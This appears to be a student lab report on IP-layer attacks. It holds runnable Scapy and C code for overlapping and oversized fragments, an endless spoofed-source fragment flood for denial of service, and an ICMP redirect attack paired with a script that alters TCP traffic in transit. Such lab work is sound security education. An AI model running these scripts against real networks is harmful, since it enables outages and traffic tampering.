


# IP Attack Lab

## Task 1: IP Fragmentation

In this task, you need to construct an UDP packet and send it to a UDP server. You can use "nc -lu 9090" to start a UDP server. Instead of building one single IP packet, you need to divide the packet into 3 fragments, each containing 32 bytes of data (the first fragment contains 8 bytes of the UDP header plus 32 bytes of data). If you have done everything correctly, the server will display 96 bytes of data in total.



The server received a UDP packet with 3 fragments correctly.

task1.py

```
from scapy.all import *
```

```
# IP fragmentation
```

```
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /  
UDP(sport = 9080, dport = 9090, len = 104, chksum = 0) /  
'12345678123456781234567812345678'
```

```
b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 5, ttl = 64,  
proto = 17) / '12345678123456781234567812345678'
```

```
c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /  
'12345678123456781234567812345678'
```

```
send(a)
```


```
send(b)
```

```
send(c)
```

## Task 2: IP Fragments with Overlapping Contents

Similar to Task 1, you also need to construct 3 fragments to send data to a UDP server. However, the first two fragments should overlap. Please use your experiment to show what will happen when the overlapping occurs. Please try the following scenarios separately:

- The end of the first fragment and the beginning of the second fragment overlap by 5 bytes.



The server received a UDP packet with 3 fragments correctly. Even the head of the second fragment is overlapped with the tail of the first fragment, the second fragment overwrote the first fragment.

task2a.py

```
from scapy.all import *
```

```
# 5 bytes overlapping
```

```
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /  
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /  
'12345678123456781234567812345678abcde'
```

```
b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 5, ttl = 64,  
proto = 17) / '12345678123456781234567812345678'
```


```
c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /  
'12345678123456781234567812345678'
```

```
send(a)
```

```
send(b)
```

```
send(c)
```

- The second fragment is completely enclosed in the first fragment.



The server received a UDP packet with 3 fragments correctly. The second fragment is completely enclosed in the first fragment and the server discarded the second fragment completely.

```
task2c.py
from scapy.all import *


# Second frag enclosed in first frag
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /
'12345678123456781234567812345678abcdabcdabcdabcdabcdabcdabcd'

b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 5, ttl = 64,
proto = 17) / '12345678123456781234567812345678'

c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /
'12345678123456781234567812345678'

send(a)
send(b)
send(c)
```

- The first fragment is completely enclosed in the second fragment.



The server received a UDP packet with 3 fragments correctly. The first fragment is completely enclosed in the first part (including the UDP header) and the server discarded the first fragment completely.

task2c.py

```
from scapy.all import *
```

```
# First frag enclosed in second frag
```

```
a = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /  
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /  
'12345678123456781234567812345678'
```

```
b = IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /  
UDP(sport = 12345, dport = 23456, len = 104, chksum = 0) /  
'abcdabcdabcdabcdabcdabcdabcdabcd12345678123456781234567812345678'
```

```
c = IP(dst = '10.0.2.4', id = 1, frag = 9, ttl = 64, proto = 17) /  
'12345678123456781234567812345678'
```

```
send(a)
```


```
send(b)
```

```
send(c)
```



### Task 3: Sending a Super-Large Packet

As we know, the maximal size for an IP packet is  $2^{16}$  octets. However, using the IP fragmentation, we can create an IP packet that exceeds this limit. Please construct such a packet, and send it to the UDP server. Please report your observation.



The server received an super-large IP packet (65555 bytes), including an ip header (20 bytes), a udp header (8 bytes) and 65527 bytes data.

task3.py

```
from scapy.all import *
```


```
# maximum data size of 1 frag = 1480 bytes
# 44 frags for 65520 bytes
# len = 8 (udp header) + 65527 (data) = 8 + 65112 (data in first frag)
# + 415 (data in second frag)
# offset of the second frag = 65120 / 8 = 8140
```

```
send(IP(dst = '10.0.2.4', id = 1, flags = "MF", frag = 0, ttl = 64) /
UDP(sport = 12345, dport = 23456, len = 65535, checksum = 0) / ('*' *
65112))
```


```
send(IP(dst = '10.0.2.4', id = 1, frag = 8140, ttl = 64, proto = 17) /
('*' * 415))
```

#### Task 4: DOS Attacks using Fragmentation

In this task, we are going to use Machine A to launch the Denial-of-Service attacks on Machine B. In the attack, Machine A sends a lot of incomplete IP packets to B, i.e., these packets consist of IP fragments, but some fragments are missing. All these incomplete IP packets will stay in the kernel, until they time out. Potentially, this can cause the kernel to commit a lot of kernel memory. In the past, this resulted in denial-of-service attacks on the server. Please try this attack and describe your observation.



Victim VM Before Attack



Victim VM After Attack

The CPU utilization and memory usage has improved after DOS attack.

task4.c

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <arpa/inet.h>
#include <errno.h>
#include <unistd.h>

#define PACKET_LEN 1024

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl : 4,           //IP header length
                    iph_ver : 4;           //IP version
    unsigned char    iph_tos;               //Type of service
    unsigned short int iph_len;             //IP Packet length (data +
header)
    unsigned short int iph_ident;           //Identification
    unsigned short int iph_flag : 3,        //Fragmentation flags
                    iph_offset : 13;       //Flags offset
    unsigned char    iph_ttl;               //Time to Live
    unsigned char    iph_protocol;          //Protocol type
    unsigned short int iph_checksum;        //IP datagram checksum
    struct in_addr   iph_sourceip;         //Source IP address
    struct in_addr   iph_destip;           //Destination IP address
};

/* UDP Header */
struct udpheader {
    u_int16_t udp_sport;                    /* source port */
    u_int16_t udp_dport;                    /* destination port */
    u_int16_t udp_ulen;                     /* udp length */
    u_int16_t udp_sum;                      /* udp checksum */
};

void send_raw_packet1(int count) {
    int sock;
    char buffer[1024];
    bzero(&buffer, sizeof(buffer));
    struct sockaddr_in sin;
    bzero(&sin, sizeof(sin));

    sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```

```

    if (sock < 0) {
        perror("socket() error");
        exit(-1);
    }

    struct ipheader* ip = (struct ipheader*)buffer;
    ip->iph_ver = 4;
    ip->iph_ihl = 5;
    ip->iph_ttl = 20;
    ip->iph_sourceip.s_addr = inet_addr("88.88.88.88");
    ip->iph_destip.s_addr = inet_addr("10.0.2.4");
    ip->iph_protocol = IPPROTO_UDP;
    // head
    ip->iph_flag = 1;
    ip->iph_ident = count;
    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct
udpheader));

    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;

    struct udpheader *udp = (struct udpheader*)(buffer +
sizeof(struct ipheader));
    udp->udp_sport = 12345;
    udp->udp_dport = 23456;
    udp->udp_sum = 0;

    if (sendto(sock, buffer, ntohs(ip->iph_len), 0, (struct
sockaddr*)&sin, sizeof(sin)) < 0) {
        printf("Send Error\n");
        return;
    }
    // printf("Send Succeed\n");
    close(sock);
}

void send_raw_packet2(int count) {
    int sock;
    char buffer[1024];
    bzero(&buffer, sizeof(buffer));
    struct sockaddr_in sin;
    bzero(&sin, sizeof(sin));

    sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
        perror("socket() error");
        exit(-1);
    }

    struct ipheader* ip = (struct ipheader*)buffer;

```

```

ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip.s_addr = inet_addr("88.88.88.88");
ip->iph_destip.s_addr = inet_addr("10.0.2.4");
ip->iph_protocol = IPPROTO_UDP;
// tail
ip->iph_flag = 0;
ip->iph_ident = count;
ip->iph_offset = 8191;
ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct
udpheader));

sin.sin_family = AF_INET;
sin.sin_addr = ip->iph_destip;

struct udpheader *udp = (struct udpheader*)(buffer +
sizeof(struct ipheader));
udp->udp_sport = 12345;
udp->udp_dport = 23456;
udp->udp_sum = 0;

if (sendto(sock, buffer, ntohs(ip->iph_len), 0, (struct
sockaddr*)&sin, sizeof(sin)) < 0) {
    printf("Send Error\n");
    return;
}
// printf("Send Succeed\n");
close(sock);
}


int main() {
    int count = 1;
    while (1) {
        send_raw_packet1(count);
        send_raw_packet2(count);
        ++count;
    }
}

```


## Task 5: ICMP Redirect Attack

This task is similar to the MITM attack task in ARP labs. I tested my programs by connecting to my cloud server (18.217.4.124) with netcat. There are several steps:

1. Send ICMP redirect packet (similar to the ARP cache poison step)
2. Set `ip_forward = 1`
3. Establish connection
4. Set `ip_forward = 0`
5. Start sniffing and spoofing packets.



```
root@VM:/home/seed# ip route get 18.217.4.124
18.217.4.124 via 10.0.2.15 dev enp0s8 src 10.0.2.4
cache <redirected>
root@VM:/home/seed#
```



```
root@VM:/home/seed# nc 18.217.4.124 9090
Hello
Peinan
Now begin spoofing
Hello
Peinan
My name is Peinan

root@ip-172-31-22-147:/home/ubuntu# nc -l 9090
Hello
Peinan
Now begin spoofing
Hello
AAAAAA
My name is AAAAAA
```

As we could see, after I start spoofing, my first name Peinan was replaced by AAAAAA in those messages.

task5.py

```
from scapy.all import *

ip = IP(src = '10.0.2.1', dst = '10.0.2.4')
icmp = ICMP(type = 5, code = 1, gw = '10.0.2.15')
redir = IP(src = '10.0.2.4', dst = '18.217.4.124')
fakeload = UDP()

while True:
    send(ip / icmp / redir / fakeload)
```

task5s.py #(sniffing and spoofing)

```
from scapy.all import *

client_ip = '10.0.2.4'
server_ip = '18.217.4.124'

def print_pkt(client_ip, server_ip):
    def spoof_pkt(pkt):
        if pkt[IP].src == client_ip and pkt[IP].dst == server_ip:
            data = pkt[TCP].payload.load
            print (data)
            newpkt = IP(pkt[IP])
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)
            newdata = data.replace(b'Peinan', b'AAAAAA')
            newpkt = newpkt/newdata
            send(newpkt, verbose = 0)
        elif pkt[IP].src == server_ip and pkt[IP].dst == client_ip:
            newpkt = pkt[IP]
            send(newpkt, verbose = 0)
    return spoof_pkt

# set mac address filter to avoid sniffing and sending packets
# repeatedly.
sniff(filter = 'tcp and src host 10.0.2.4 and dst host 18.217.4.124 and
(ether src 08:00:27:87:d5:98)', prn = print_pkt(client_ip, server_ip))
```